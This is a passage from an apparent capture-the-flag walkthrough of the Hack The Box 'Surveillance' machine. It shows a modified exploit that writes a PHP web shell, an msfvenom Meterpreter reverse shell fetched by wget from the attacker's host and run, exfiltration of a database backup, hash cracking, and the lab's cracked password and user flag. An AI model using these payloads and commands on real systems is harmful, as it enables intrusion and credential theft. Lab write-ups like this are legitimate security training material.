:: Progress: [1828/1828] :: Job [1/1] :: 32 req/sec :: Duration: [0:00:44] :: Errors: 0 ::
```


Back in the Proof of Concept exploit I modified lines 21 and 53 and changed /shell.php to cpresources/shell.php

Screenshot Evidence Line 21



```
19          <image>
20          <read filename="caption:&lt;?php @system(@$_REQUEST['cmd']); ?&g
21          <write filename="info:DOCUMENTROOT/cpresources/shell.php" />
22          </image>""".replace("DOCUMENTROOT", documentRoot), "text/plain")
```


Screenshot Evidence Line 53



```
52 def shell(cmd):
53     response = requests.get(url + "/cpresources/shell.php",
54     match = re.search(r'caption:(.*?)CAPTION', response.tex
```

I also needed to remove the proxies value on line 50 so the exploit would go to the target

Screenshot Evidence Original



```
}
response = requests.post(url, headers=headers, data=data, proxies={"http": "http://127.0.0.1:8080"})
```


Screenshot Evidence Line 50 Change

```
    }
    response = requests.post(url, headers=headers, data=data)
```

I exeuted the proof of concept and gained RCE

```
# Command Executed
python3 poc.py http://surveillance.htb
```

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# python3 poc.py http://surveillance.htb
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
surveillance
$ hostname -I
10.129.122.21
$ |
```

I elevated my shell by generating a Meterpreter payload

```
# Generate Payload
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.51 LPORT=1337 -f elf -o tobor.elf
```


I started a listener

```
# Metasploit commands
use multi/handler
setg LHOST 10.10.14.51
setg LPORT 1337
set payload linux/x86/meterpreter/reverse_tcp
run -j
```

I uploaded the payload to the target


```
# Commands Executed on Target
wget http://10.10.14.51:8000/tobor.elf -P /tmp/tobor
chmod +x /tmp/tobor/tobor.elf
bash /tmp/tobor/tobor.elf
```

Screenshot Evidence Uploaded File



```
$ ls -la /tmp/tobor
total 12
drwxr-xr-x  2 www-data www-data 4096 Dec 15 03:55 .
drwxrwxrwt 14 root     root     4096 Dec 15 03:55 ..
-rw-r--r--  1 www-data www-data  207 Dec 15 03:53 tobor.elf
$ chmod +x /tmp/tobor/tobor.elf

$ ls -la /tmp/tobor/tobor.elf
-rwxr-xr-x 1 www-data www-data 207 Dec 15 03:53 /tmp/tobor/tobor.elf
$ /tmp/tobor

$ |
```


Screenshot Evidence Caught Shell



```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 1792 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@surveillance:~/html/craft/web/cpresources$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@surveillance:~/html/craft/web/cpresources$ hostname
hostname
surveillance
www-data@surveillance:~/html/craft/web/cpresources$ hostname -I
hostname -I
10.129.122.21
www-data@surveillance:~/html/craft/web/cpresources$ |
```

In my enumeration I discovered a “backups” directory containing a zip file

Screenshot Evidence




```
www-data@surveillance:~/html/craft$ ls storage/backups
ls storage/backups
surveillance--2023-10-17-202801--v4.4.14.sql.zip
www-data@surveillance:~/html/craft$ cd storage/backsup
```

I transferred to my machine

```
# Meterpreter Command Executed
download /var/www/html/craft/storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

Screenshot Evidence




```
Background channel 1? [y/N]  y
meterpreter > download /var/www/html/craft/storage/backups/survei
[*] Downloading: /var/www/html/craft/storage/backups/surveillance
4.4.14.sql.zip
[*] Downloaded 19.45 KiB of 19.45 KiB (100.0%): /var/www/html/cra
veillance--2023-10-17-202801--v4.4.14.sql.zip
[*] Completed  : /var/www/html/craft/storage/backups/surveillance
4.4.14.sql.zip
```

I unzipped the archive and view the file it contained

```
# Command Executed
unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip
file surveillance--2023-10-17-202801--v4.4.14.sql
less surveillance--2023-10-17-202801--v4.4.14.sql
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip
Archive:  surveillance--2023-10-17-202801--v4.4.14.sql.zip
  inflating: surveillance--2023-10-17-202801--v4.4.14.sql
```

I grepped for a username and discovered Matthew is the admin user and a database hash for him

```
# Command Executed
grep user surveillance--2023-10-17-202801--v4.4.14.sql
```

Screenshot Evidence




```
*/;
),1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc
2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-
```

I added the hash to a file and identified it

```
# Commands Executed
echo '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec' > matthew.hash
hashid
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# echo '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f3

┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# hashid
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
Analyzing '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

I was able to crack the hash

```
# Hashcat Method
hashcat -m 1400 matthew.hash /usr/share/wordlists/rockyou.txt

# John Method
john --format=raw-sha256 -w=/usr/share/wordlists/rockyou.txt matthew.hash
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# john --format=raw-sha256 -w=/usr/share/wordlists/rockyo
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consid
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for stat
starcraft122490  (?)
1g 0:00:00:00 DONE (2023-12-14 20:12) 3.703g/s 13167Kp/s 13
Use the "--show --format=Raw-SHA256" options to display all
Session completed.
```

USER: matthew
PASS: starcraft122490

I was able to ssh into the target using those credentials and read the user flag

```
# Read the user flag
cat ~/user.txt
#RESULTS
0527518cf8ea10c848a7fb0895ba8265
```

Screenshot Evidence



```
matthew@surveillance:~$ hostname
surveillance
matthew@surveillance:~$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
matthew@surveillance:~$ hostname -I
10.129.122.21
matthew@surveillance:~$ cat ~/user.txt
0527518cf8ea10c848a7fb0895ba8265
matthew@surveillance:~$ 
```


USER FLAG: 0527518cf8ea10c848a7fb0895ba8265

PrivEsc

In my enumeration I noticed port 8080 was listening locally only as is MariaDB on port 3306

```
# Command Executed
ss -tunlp
```

Screenshot Evidence




```
matthew@surveillance:~$ ss -tunlp
Netid         State          Recv-Q         Send-Q              Local Address:Port
udp           UNCONN         0              0                   127.0.0.53%lo:53
udp           UNCONN         0              0                         0.0.0.0:68
tcp           LISTEN         0              80                      127.0.0.1:3306
